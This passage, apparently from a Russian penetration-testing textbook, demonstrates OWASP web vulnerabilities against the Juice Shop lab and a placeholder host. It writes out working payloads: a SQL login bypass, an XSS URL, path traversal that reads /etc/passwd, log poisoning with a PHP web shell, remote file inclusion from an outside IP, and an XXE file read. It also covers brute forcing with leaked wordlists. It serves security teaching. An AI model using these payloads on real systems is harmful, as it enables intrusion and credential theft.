


Рис. 7.10. Полученный ответ

Проанализируем поле password. Мы видим, что пароль передается в зашифрованном виде, но какой алгоритм используется для обеспечения безопасности?

Попробуйте открыть любой анализатор хешей (рис. 7.11), даже найденный через Google онлайновый покажет, что для создания хеша используется MD5.

Рис. 7.11. Анализ хеша пароля

MD5 (Message Digest Algorithm 5) — широко известный криптографический хеш-алгоритм, созданный Рональдом Ривестом в 1991 году. Он генерирует 128-битный хеш из входных данных и часто использовался для проверки целостности файлов и хранения паролей. Однако на сегодняшний день использование MD5 опасно из-за ряда обнаруженных уязвимостей, таких как возможность коллизий (разные входные данные, которые генерируют одинаковый хеш) и относительно низкая вычислительная сложность алгоритма.

Инъекции

Инъекции, или внедрения (Injections), — это тип уязвимости веб-приложений, при котором злоумышленники могут вставить вредоносные данные в запросы или команды, отправляемые веб-приложением. Эти данные могут затем быть выполнены интерпретатором (базой данных, операционной системой, веб-сервером и т. п.), что приводит к несанкционированному доступу, изменению или удалению данных, нарушению функциональности приложения и другим нежелательным последствиям.

Самый распространенный вид инъекций — SQL-инъекция (SQL Injection), при которой злоумышленники вставляют вредоносный SQL-код в пользовательский ввод или запросы к базе данных. Если веб-приложение не обрабатывает ввод корректно и позволяет выполнение таких запросов, атакующие получат доступ к базе данных, смогут изменять или удалять данные и даже выполнять команды на уровне операционной системы.

Помимо SQL, существуют и другие виды инъекций: инъекция команд (Command Injection), инъекция LDAP (LDAP Injection) и инъекция XML (XML Injection).

SQL-инъекции

Для демонстрации простого случая SQL-инъекции возьмем запрос, который предназначен для получения данных конкретного пользователя из таблицы БД `users`:

```
SELECT * FROM users WHERE uses_id LIKE 'current_user'
```

Предположим, что программисты не потрудились реализовать проверку данных, вводимых пользователями, на одной из страниц сайта. Пользователь вводит следующую строку в общедоступную форму:

```
%'—
```

В этом случае запрос к базе данных будет изменен:

```
SELECT * FROM users WHERE uses_id LIKE '%'--current_user'
```

Приложение добавило введенные данные к SQL-запросу, одиночные кавычки закрывают запрос, а все, что следует за `--`, воспринимается как комментарий. В результате запрос будет выглядеть следующим образом:

```
SELECT * FROM users WHERE uses_id LIKE '%'
```

`%` в данном случае обозначает все возможные данные. А это значит, что после выполнения запроса атакующий получит доступ не только к данным своего пользователя, но и к данным всех остальных пользователей, содержащихся в таблице `users`.

SQL-инъекции можно классифицировать по формам или методам атаки. Вот несколько самых распространенных форм:

- In-band SQL-Injection, также известная как классическая SQL-инъекция: форма атаки, при которой злоумышленник вставляет вредоносный SQL-код в предназначенную для пользователей форму ввода, а результаты запроса возвращаются через тот же канал, что и оригинальный запрос. Это наиболее простой и распространенный тип атаки;
- Error-based SQL Injection: злоумышленник использует входные данные, которые приводят к ошибке в SQL-запросе, для получения информации

о структуре базы данных или содержимом таблиц; ответ с ошибкой может содержать ценную информацию для атакующего;

- Union-based SQL Injection: в данной форме злоумышленник использует оператор SQL UNION для объединения результатов вредоносного запроса с результатами оригинального запроса, что позволяет получить данные из других таблиц в базе данных;
- Blind SQL Injection: в этом случае злоумышленник не видит результатов выполнения запроса напрямую, но может делать выводы о структуре базы данных или содержимом таблиц, задавая искусственные условия и наблюдая за поведением веб-приложения. Существует два подтипа SQL-инъекций «вслепую»:
  - Boolean-based (на основе булевых значений): злоумышленник использует операторы сравнения и логические операторы, чтобы получать информацию о данных на основе истинности или ложности условия;
  - Time-based (на основе времени): злоумышленник задает условия, которые заставляют базу данных задерживать ответ на определенное время, и наблюдает за временем ответа веб-приложения, что позволяет делать выводы о данных;
- Out-of-band SQL Injection: злоумышленник заставляет базу данных передать данные через отдельный канал, например, отправить информацию на удаленный сервер или по электронной почте; этот тип SQL-инъекции используется, когда другие методы атаки оказываются неэффективными или когда атакующий не может получить данные напрямую;
- Second-order SQL Injection: более сложная форма атаки, при которой вредоносный код сохраняется в базе данных и затем используется в последующих запросах, вызывая внедрение SQL-кода; злоумышленник может использовать этот метод, когда приложение проверяет пользовательский ввод только на первоначальном этапе.

Теперь, когда мы знаем об SQL-инъекциях немного больше, определим общие шаги, которые необходимо сделать для поиска такого типа уязвимостей:

- идентификация входных точек: сначала необходимо определить все места, где приложение принимает пользовательские данные: поля ввода, поисковые строки, URL-параметры и т. д.;
- пробное тестирование: используя каждую найденную входную точку, попробуйте вводить символы или строки, которые могут вызвать непредвиденное поведение приложения или ошибку базы данных. Вводя символы `'`, `"`, `;`, `(`, `)`, `--` и т. п., обращайте внимание на любые изменения в поведении приложения или на появление сообщений об ошибках;
- фаззинг: в случае обнаружения подозрительного поведения или ошибок попробуйте использовать метод, при котором вы генерируете и отправляете большое количество различных данных для проверки уязвимости системы

(можно использовать специализированные инструменты для фаззинга — SQLMap или Burp Suite);

- эксплуатация: если вы обнаружили потенциальную уязвимость, попробуйте эксплуатировать ее с помощью различных SQL-инъекционных техник: UNION-инъекции, инъекции с использованием оператора AND или OR, условные инъекции и т. д. Если вам удается успешно эксплуатировать уязвимость, это подтверждает наличие SQL-инъекции в приложении;
- документирование и отчетность: запишите все обнаруженные уязвимости, методы эксплуатации и рекомендации по исправлению — это поможет разработчикам устранить уязвимости и улучшить безопасность приложения.

Помимо ручного тестирования, используются автоматизированные инструменты для сканирования уязвимостей, которые могут идентифицировать и эксплуатировать SQL-инъекции и другие уязвимости веб-приложений.

Для демонстрации самого простого варианта инъекции попробуйте ввести на страничке авторизации следующий запрос:

```
'OR 1=1--
```

При этом пароль может быть любым, а в результате вы успешно войдете в систему (рис. 7.12).




Рис. 7.12. SQL-инъекция

В SQL оператор OR вернет истину, если хотя бы одна из его частей верна. Так как 1=1 всегда истинно, то все выражение истинно. Это сообщит серверу, что электронная почта действительна, и будет выполнен вход в систему с идентификатором пользователя 0, который является учетной записью администратора.

Межсайтовый скриптинг (XSS)

XSS — тип атаки на пользователя, который осуществляется благодаря включению в веб-приложение кода злоумышленника. Чаще всего такому типу атак подвержены приложения, в которых отсутствует проверка введенных пользователем данных. Скажем, в поле `имя` при регистрации пользователь может ввести не только буквы, но и специальные символы, такие как № или *, хотя в имени не должно быть специальных символов.

Злоумышленники обычно используют JavaScript, но учитывая разнообразие поддерживаемых браузером технологий, возможны и другие варианты. Самыми частыми целями такого типа атак являются: кража cookie-файла пользователя, взаимодействие с передаваемой во время сессии информацией, перенаправление пользователя на другой сайт.

Существуют три основных типа XSS-атак:

- Reflected XSS (отраженный). Злоумышленник внедряет вредоносный код в ссылку (URL). Когда жертва переходит по ссылке или отправляет форму, вредоносный код выполняется в ее браузере. Такой тип атаки обычно требует, чтобы злоумышленник убедил жертву перейти по специально подготовленной ссылке.
- Stored XSS (хранимый, постоянный). В этом случае злоумышленник сохраняет вредоносный код на веб-сайте, и он будет загружаться и выполняться на стороне клиента каждый раз, когда пользователи просматривают соответствующую страницу. Типичные места, где может храниться вредоносный код: комментарии, сообщения на форуме, публикации в блоге.
- DOM-based XSS (основанный на Document Object Model). Вредоносный код внедряется и выполняется в результате обработки DOM-структуры веб-страницы на стороне клиента без прямого взаимодействия с сервером. Злоумышленник использует уязвимости в коде JavaScript, чтобы манипулировать данными и изменять DOM, что приводит к выполнению вредоносного кода в браузере жертвы.

Для демонстрации данного метода попробуем модифицировать URL поиска Juice Shop. Пусть он будет выглядеть так:

```
http://kali:42000/#/search?q=<iframe%20src%3D"javascript:alert(%60xss%60)">
```

В результате перехода по такой ссылке мы получим сообщение `xss` (рис. 7.13).




Рис. 7.13. Удачная XSS-атака

Инъекция кода

Инъекция кода (Code Injection) — тип атаки, при котором злоумышленник внедряет в приложение вредоносный код, выполняющийся затем в контексте приложения или сервера. Примеры атак с использованием инъекции кода:

- Удаленное выполнение кода (Remote Code Execution, RCE). Этот тип атаки позволяет злоумышленнику удаленно выполнять произвольный код на целевом сервере, обычно через уязвимости в веб-приложении или его службах. Атакующий может получить полный контроль над системой, установить вредоносное ПО, выкрасть данные и выполнить другие действия.
- Включение локальных файлов (Local File Inclusion, LFI). В данном случае злоумышленник использует уязвимости в приложении для внедрения и выполнения локальных файлов на сервере. Это может позволить атакующему читать конфиденциальные файлы, получать доступ к данным или выполнять код на сервере. Например, если приложение неправильно обрабатывает ввод пользователя при загрузке файла, злоумышленник может заставить сервер загрузить и выполнить файл с вредоносным кодом.
- Инъекция серверных шаблонов (Server-Side Template Injection, SSTI). Тип атаки, в котором злоумышленник внедряет вредоносный код в шаблоны сервера, используемые для генерации веб-страниц. Если сервер не фильтрует или не проверяет пользовательский ввод перед обработкой шаблонов, злоумышленник может внедрить код, который затем будет выполнен на сервере, и получить доступ к системным ресурсам.

Инъекция команд

Инъекция команд (Command Injection) — тип атаки, при котором злоумышленник внедряет и выполняет произвольные команды на операционной системе через уязвимое веб-приложение. Примеры атак с использованием инъекции команд:

- Использование небезопасных вызовов системных функций. Если веб-приложение неправильно обрабатывает пользовательский ввод и передает его системным функциям без проверки или отделения конфиденциальной информации, злоумышленник может внедрить команды, которые будут выполнены на сервере. Например, атакующий может воспользоваться уязвимостью в вызове функции `exec()` в PHP для выполнения произвольных команд на сервере.
- Инъекция команд через параметры URL. Злоумышленник может использовать уязвимости в обработке параметров URL веб-приложения для внедрения команд, которые затем будут выполнены на сервере. Например, атакующий может воспользоваться неправильной обработкой параметра `ping` в скрипте, используемом для проверки доступности удаленного хоста, и внедрить дополнительные команды, которые будут выполнены на сервере.
- Инъекция команд через заголовки HTTP. Веб-приложения, которые неправильно обрабатывают входящие заголовки HTTP (например, User-Agent или Referer), также могут быть уязвимы для атак инъекции команд. Злоумышленник может внедрить произвольные команды в заголовках HTTP, которые затем будут выполнены на сервере при обработке запроса.

Включение локальных или удаленных файлов

Из-за плохо написанного кода PHP и некорректно сконфигурированного веб-сервера у злоумышленника часто появляется возможность включить данные из локального или находящегося на удаленном сервере файла в исполняемый PHP-код.

Наилучшим вариантом для атакующего оказывается случай, когда система позволяет брать данные из локального файла, — это значит, что задача взлома сервера становится тривиальной и легко решаемой.

Посмотрим сначала, как все работает на стороне сервера. Предположим, что на сайте есть возможность менять цветовую палитру. Для этого программист написал следующий код:

```
<?php
   if ( isset( $_GET['COLOR'] ) ) {
      include( $_GET['COLOR'] . '.php' ); } ?>

<form method="get">
   <select name="COLOR">
```

```
        <option value="red">red</option>
        <option value="green">green</option>
        <option value="blue">blue</option>
    </select>
    <input type="submit">
</form>
```

Обратите внимание, что введенные данные никак не проверяются. Изменения происходят сразу же, как только пользователь выберет цвет.

Теперь, если мы правильно сформируем запрос, то на сервере под управлением ОС Linux сможем получить хеши паролей.

```
http://dummyhost.net/preview.php?file=../../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
bob:x:500:500:bob:/home/bob:/bin/bash
alice:x:501:501::/home/alice:/bin/bash
...
```

Но иногда такой метод может не сработать. Если вы внимательно читали код, приведенный выше, то могли заметить: сервер ждет, что на входе будет файл с расширением php. Следовательно, наш запрос немного преобразится:

```
http://dummyhost.net/preview.php?file=../../../../../../etc/passwd.php
```

А это значит, что попытка окажется неудачной, ведь в системе нет файла passwd.php. Если вы столкнулись с такой ситуацией, то проблему можно решить, добавив в конце строки `%00`:

```
http://dummyhost.net/preview.php?file=../../../../../../etc/passwd%00
```

Однако не всегда можно сразу получить хеши паролей. Попробуем получить доступ к командной строке сервера. Мы сразу же сталкиваемся со следующей проблемой — на сервер не загружен файл с нужным кодом.

Интересно то, что мы можем заставить сервер записать наш код в один из своих локальных файлов, а затем мы просто сформируем нужный запрос.

Используя netcat, подключимся к удаленному серверу и в качестве запроса отправим написанный заранее код. Конечно, сессия завершится ошибкой, ведь сервер не сможет обработать наш запрос, однако и запрос и сообщение об ошибке будут сохранены в лог-файл. Мы знаем его точное месторасположение, а это значит, что все содержимое лог-файла, в том числе и наш код, будет включено в исполняемый файл и выполнено.

```
root@kali:~# nc localhost 80
GET /<?php systen($_GET['cmd']); ?>
HTTP/1.1 404 Not Found
```

```
Date: Mon, 02 Jan 2023 16:35:31 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 276 Connection: close
Content-Type: text/html; charset=iso-8859-l
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<hl>Not Found</hl>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 127.0.1.1 Port 80</address>
</body></html>
```

Вся информация о данной сессии, включая запрос, была сохранена в лог-файле /var/log/apache2/access.log. Сформировав правильный запрос, мы сможем выполнять команды на сервере, например `ifconfig`:

```
http://dummyhost.net/preview.php&cmd=ifconfig&?file=../../../../../../../../../../
var/log/apache2/access.log%00
```

Задача становится совсем простой, когда есть возможность загрузить удаленный файл. Например, создадим на сервере с IP-адресом 123.45.250.18 файл test.txt. Ссылка для уязвимого сервера будет выглядеть следующим образом:

```
http://dummyhost.net/preview.php?COLOR=http://123.45.250.18/test.txt%00
```

Небезопасный дизайн

Небезопасный дизайн (Insecure Design) — тип уязвимости веб-приложений, связанный с неправильным или недостаточным учетом аспектов безопасности на этапе их проектирования и разработки. Небезопасный дизайн приводит к созданию уязвимых систем, которые могут быть атакованы и проэксплуатированы злоумышленниками.

Основные причины возникновения уязвимостей из-за небезопасного дизайна:

- Недостаточное планирование и анализ безопасности. Проектирование безопасного приложения требует грамотного учета всех аспектов безопасности на всех этапах разработки. Если разработчики и архитекторы не уделяют должного внимания безопасности и не проводят анализ рисков, приложение может содержать серьезные уязвимости.
- Неправильное использование или конфигурация компонентов. В случае неправильного использования или конфигурации сторонних компонентов, библиотек и фреймворков злоумышленник может получить доступ к конфиденциальным данным.
- Отсутствие или слабые механизмы аутентификации и авторизации. Позволяют злоумышленникам получить доступ к конфиденциальной информации или управлять приложением без должных привилегий.

- Неправильное управление сессиями и идентификаторами сессий. Может привести к таким уязвимостям, как фиксация сессии или ее перехват, которые позволяют злоумышленникам красть данные пользователей или получать доступ к приложению.

Небезопасная конфигурация

Небезопасная конфигурация (Insecure Configuration) — тип уязвимости веб-приложений, связанный с неправильной или небезопасной настройкой приложения, сервера, базы данных или других компонентов инфраструктуры. Все это может привести к созданию системы, которая будет успешно атакована злоумышленниками.

Некоторые примеры того, что может привести к взлому системы:

- Использование стандартных учетных данных. Многие системы и компоненты поставляются с предустановленными учетными данными администратора (имя пользователя и пароль). Если они не изменены на безопасные и уникальные значения, злоумышленники могут получить доступ к системе с правами администратора.
- Отключение или неправильная настройка механизмов безопасности. Некоторые важные механизмы безопасности, такие как HTTPS, файервол или SeLinux, могут быть отключены или неправильно настроены, что приводит к уязвимостям. Например, если HTTPS не настроен или используется слабый шифр, злоумышленники могут перехватывать и изменять данные, передаваемые между пользователем и сервером.
- Открытые порты и службы. Если сервер настроен таким образом, что ненужные порты и службы остаются открытыми, это может создать потенциальные точки входа для злоумышленников. Все ненужные службы и порты должны быть закрыты или ограничены доступом только для авторизованных пользователей.

Одним из следствий небезопасной конфигурации является возможность проведения XXE-атаки. Атака XML External Entity (XXE) связана с обработкой XML-документов. Злоумышленник внедряет вредоносные внешние сущности XML (ссылки на внешние ресурсы) в документ XML, который обрабатывается уязвимым парсером XML на стороне сервера или клиента. Целью атаки XXE является чтение локальных файлов на сервере, выполнение запросов к внутренним системам или выполнение удаленных вызовов кода (RCE).

Ниже приводится пример такого XML-файла:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

В этом примере злоумышленник создает XML-документ с определением внешней сущности (xxe), которая ссылается на локальный файл (/etc/passwd) на сервере. Когда уязвимый парсер обрабатывает этот документ, он загружает и возвращает содержимое файла /etc/passwd, что позволяет злоумышленнику получить доступ к чувствительной информации.

Уязвимые и устаревшие компоненты

Тип этой уязвимости OWASP (Vulnerable and Outdated Components) связан с использованием компонентов с известными уязвимостями в веб-приложениях. В современных веб-приложениях часто используются сторонние компоненты — библиотеки, плагины и фреймворки, которые могут содержать уязвимости. Если эти компоненты не обновляются до последних безопасных версий, злоумышленники могут использовать их уязвимости для атаки на веб-приложение.

Хотелось бы посоветовать держать руку на пульсе и всегда обновлять свои системы, однако не стоит забывать о связанных с этим рисках. Один из них — атака на цепочку поставок.

Атака на цепочку поставок (Supply Chain Attack) — вид атаки, в результате которой злоумышленник компрометирует систему, взламывая вместо целевой организации одного из поставщиков, связанных с ней. Целью таких атак является получение доступа к чувствительной информации, исполнение вредоносного кода или нарушение доверия между организациями и их поставщиками.

Атаки на цепочку поставок могут проявляться в различных формах:

- злоумышленники могут внедрить вредоносный код в стороннее ПО, которое затем (например, при очередном обновлении) устанавливается на системы целевой организации; в результате атакующий получает возможность контролировать зараженные системы или собирать чувствительные данные;
- хакеры могут атаковать облачные сервисы, используемые организацией, и получать доступ к хранящимся в облаке данным или манипулировать облачными ресурсами;
- атакующие также могут внедрить вредоносный код или аппаратные «закладки» в оборудование, которое затем попадает в целевую организацию.

Один из недавних и известных примеров атаки на цепочку поставок — нападение на компанию SolarWinds в конце 2020 года. В ходе этой атаки злоумышленники внедрили вредоносный код в обновление программного обеспечения Orion, продукта для мониторинга и управления ИТ-инфраструктурой, разработанного компанией SolarWinds.

Атакующие смогли заразить продукт компании скрытой лазейкой (бэкдором) SUNBURST. Это позволило им получить несанкционированный доступ к сетям организаций, которые использовали зараженные версии Orion. Атака затронула тысячи клиентов SolarWinds, включая компании из списка Fortune 500 и другие организации по всему миру.

После получения доступа к сетям злоумышленники смогли перемещаться внутри инфраструктуры, собирать конфиденциальную информацию и осуществлять другие действия. Атака на SolarWinds стала одним из самых масштабных и серьезных инцидентов в области кибербезопасности, иллюстрирующих риски, связанные с атаками на цепочку поставок.

Сбой идентификации и аутентификации

Этот тип уязвимостей OWASP (Identification and Authentication Failures) связан с неправильной или ненадежной реализацией процессов идентификации и аутентификации пользователей в веб-приложениях. Если злоумышленники могут обойти эти механизмы, они получают доступ к чувствительным данным и системам, предназначенным только для авторизованных пользователей.

Подстановка учетных данных — вид атаки, во время которой злоумышленники используют украденные учетные данные (имя пользователя и пароль) для попыток входа в аккаунты пользователей на различных сайтах и сервисах. Они находят эти данные благодаря утечкам информации вследствие взлома различных ИС. Атаки основаны на предположении злоумышленников, что пользователи часто используют одни и те же пароли для нескольких аккаунтов и сервисов. Атакующие используют автоматизированные инструменты и скрипты для массового ввода учетных данных на разных веб-сайтах, пытаясь подобрать сочетание имени пользователя и пароля, которое сработает.

Атаки перебором (brute-force) — это метод взлома, при котором последовательно перебираются все возможные комбинации паролей и (или) логинов, пока не найдется верный. Такой тип атаки может быть ресурсоемким и занимать много времени, но в конечном счете он довольно часто оказывается успешным, особенно при использовании пользователями слабых или общеизвестных паролей.

Уязвимость раскрытия идентификатора сессии (Session Identifier Exposure) возникает, когда идентификатор сессии пользователя случайно или намеренно раскрывается третьим лицам. Идентификатор сессии — это уникальное значение, которое сервер использует для связи идентификации клиента и поддержания состояния сессии. Это особенно важно для веб-приложений. Если злоумышленник получит доступ к идентификатору сессии, он может использовать его для получения доступа к чужой сессии (session hijacking) и персональным данным пользователя или выполнения действий от его имени.

Предположим, что есть веб-приложение, которое использует URL-адреса вида http://example.com/dashboard?sessionid=1234567890abcdef для отслеживания пользовательских сессий. В этом случае идентификатор сессии (sessionid) передается в параметре URL-адреса. Обычно такие идентификаторы хранятся в cookie-файлах, о которых рассказывалось в начале главы.

Возможны следующие проблемы:

- URL-адреса с идентификаторами сессии могут быть сохранены в истории браузера, лог-файлах сервера или сторонних системах, которые имеют доступ к URL-адресам (статистические системы, системы аналитики и т. д.);
- если пользователь поделится ссылкой с другими людьми, идентификатор сессии также будет передан, что может привести к несанкционированному доступу к сессии пользователя;
- злоумышленники могут воспользоваться уязвимостями на стороне клиента или сервера для получения доступа к идентификаторам сессии и последующего их использования для получения доступа к аккаунтам пользователей.

Следующая уязвимость — фиксация сессии (Session Fixation) — это тип атаки, при которой злоумышленник фиксирует идентификатор сессии жертвы перед ее аутентификацией. После того как жертва входит в систему, злоумышленник использует предварительно фиксированный идентификатор сессии для получения доступа к ее аккаунту. Это возможно, если веб-приложение не изменяет идентификатор сессии после аутентификации пользователя.

Звучит запутанно, поэтому рассмотрим конкретный пример по шагам:

1) злоумышленник посещает веб-приложение и получает идентификатор сессии (sessionid=12345);
2) затем он отправляет жертве ссылку на веб-приложение, в которой содержится фиксированный идентификатор сессии (http://example.com/login?sessionid=12345);
3) жертва переходит по ссылке и вводит свои учетные данные для входа в систему;
4) веб-приложение аутентифицирует жертву, но идентификатор сессии остается неизменным;
5) злоумышленник теперь может использовать фиксированный идентификатор сессии (sessionid=12345) для доступа к аккаунту жертвы.

Подробнее рассмотрим атаку перебором. Чтобы подобрать пароль к OWASP Juice Shop, используется утилита Burp Suit. Она входит в стандартную сборку, и ее всегда можно найти в официальных репозиториях.

Burp Suite — это инструмент для тестирования безопасности веб-приложений, разработанный компанией PortSwigger. Он широко используется в индустрии безопасности и является одним из основных инструментов для проведения тестов на проникновение и аудитов безопасности. Burp Suite, в отличие от ZAP, установлен в Kali Linux по умолчанию и предоставляет ряд функций, которые помогают существенно облегчить жизнь специалистам по безопасности.

Основные компоненты Burp Suite:

- Proxy. Позволяет перехватывать, просматривать и модифицировать трафик между браузером и веб-приложением. Это упрощает анализ запросов и ответов, а также позволяет вносить изменения в запросы для тестирования уязвимостей.
- Spider. Автоматически обходит веб-приложение, собирая информацию о его структуре и функциональности. Это помогает идентифицировать конечные точки, параметры и другие элементы, которые могут быть целью для атак.
- Scanner. Автоматически сканирует веб-приложение на наличие уязвимостей. Он использует ряд тестов для проверки наличия таких уязвимостей, как SQL-инъекции, XSS и т. п.
- Intruder. Предоставляет возможность настройки и автоматизации атак на веб-приложения. Это полезно для выполнения перебора паролей, атаки на логику приложения и многих других.
- Repeater. Позволяет повторять запросы к веб-приложению с различными параметрами, что упрощает процесс тестирования и отладки.
- Sequencer. Анализирует выборку токенов на наличие уязвимости в генераторе случайных последовательностей. Может использоваться для тестирования любых токенов, значение которых теоретически невозможно предсказать, — токенов сеанса, Анти-CSRF (Cross-Site Request Forgery), сброса пароля.
- Decoder. Кодирует и декодирует данные, преобразуя различные форматы: URL-кодирование, Base64 и т. д.
- Comparer. Сравнивает два набора данных, выявляя различия между запросами и ответами.

Burp Suite доступен в двух версиях: бесплатной (Community Edition) и платной (Professional Edition).

Теперь, когда у нас есть нужный инструментарий и целевой сайт, попробуем подобрать логин и пароль, используя форму аутентификации Juice Shop. Для начала вам необходимо выйти из ZAP, если, конечно, он у вас запущен. Теперь запустим Burp Suite. Дело в том, что ZAP и Burp используют один и тот же порт для прокси-сервера. Конечно, его можно поменять — выбор остается за вами, автор не настаивает на четком следовании приведенным здесь примерам и даже приветствует отступления от них.

Предположим, что настройки браузера у вас сохранились; если нет, то сконфигурируйте его для использования прокси-сервера на порте 8080. Далее нам необходимо подготовить список с именами пользователей и список паролей.

Существует множество списков с именами пользователей и паролями, которые часто используются в тестах на проникновение и при выполнении атак перебором. Вот несколько наиболее популярных списков:

- Rockyou.txt. Содержит около 14 млн паролей, которые были украдены во время взлома социальной сети RockYou в 2009 году. Он широко используется из-за своего размера и из-за того, что в нем представлены пароли, применяемые реальными пользователями.
- SecLists. Это набор различных списков, включая имена пользователей, пароли, URL-адреса, ошибочные вводы и многое другое. Эти списки используются для тестирования безопасности, атак перебором и других целей. SecLists доступны на GitHub https://github.com/danielmiessler/SecLists.
- John the Ripper Wordlists: John the Ripper. Популярный инструмент для восстановления паролей, разработчики предоставляют свои собственные списки паролей и имен пользователей. Эти списки можно найти в каталоге wordlists установленного инструмента или на официальном сайте https://www.openwall.com/john/.
- CrackStation. CrackStation предоставляет список паролей, содержащий около 1,5 млрд записей, полученных при различных утечках данных. Он доступен для загрузки с официального сайта https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm.
- Common Usernames. Для перебора имен пользователей обычно используются списки, содержащие общие имена пользователей (admin, root, user и т. д.). Вы можете найти такие списки в наборе SecLists или создать свой собственный список, основанный на информации о целевом приложении или системе.

Однако учтите, что готовые списки содержат очень много записей. При их использовании в реальной жизни вас быстро обнаружат и заблокируют, скорее всего, даже в автоматическом режиме. Перебор необходимо осуществлять медленно, лучше всего имея входные данные, например логин. Вы же хорошо провели разведку перед нападением? Множество раз подбирая пароль к одному и тому же аккаунту, необходимо помнить о том, что система может просто заблокировать данный аккаунт после, например, пятой попытки (если она, конечно, правильно сконфигурирована).

Для данного примера подготовлен список логинов users.txt, а созданному списку с паролями присвоено говорящее название pass.txt. В этих файлах каждая запись находится на своей строчке. Далее мы будем использовать именно их.

Итак, после запуска Burp перейдем в настройки и включим прокси-сервер (Settings ▸ Tools ▸ Proxy) (рис. 7.14).

Теперь попробуем аутентифицироваться в нашем магазине соков, используя логин и пароль, можно даже неверный. После этого мы сможем отследить соединения в Burp, в этом плане он работает аналогично ZAP. Для этого перейдем во вкладку Proxy и откроем HTTP History. Находим наш POST, нажимаем правую кнопку мыши и выбираем параметр Send to Intruder. Тем самым мы инструктируем Burp использовать данные из отмеченного запроса для выполнения последующей атаки (рис. 7.15).

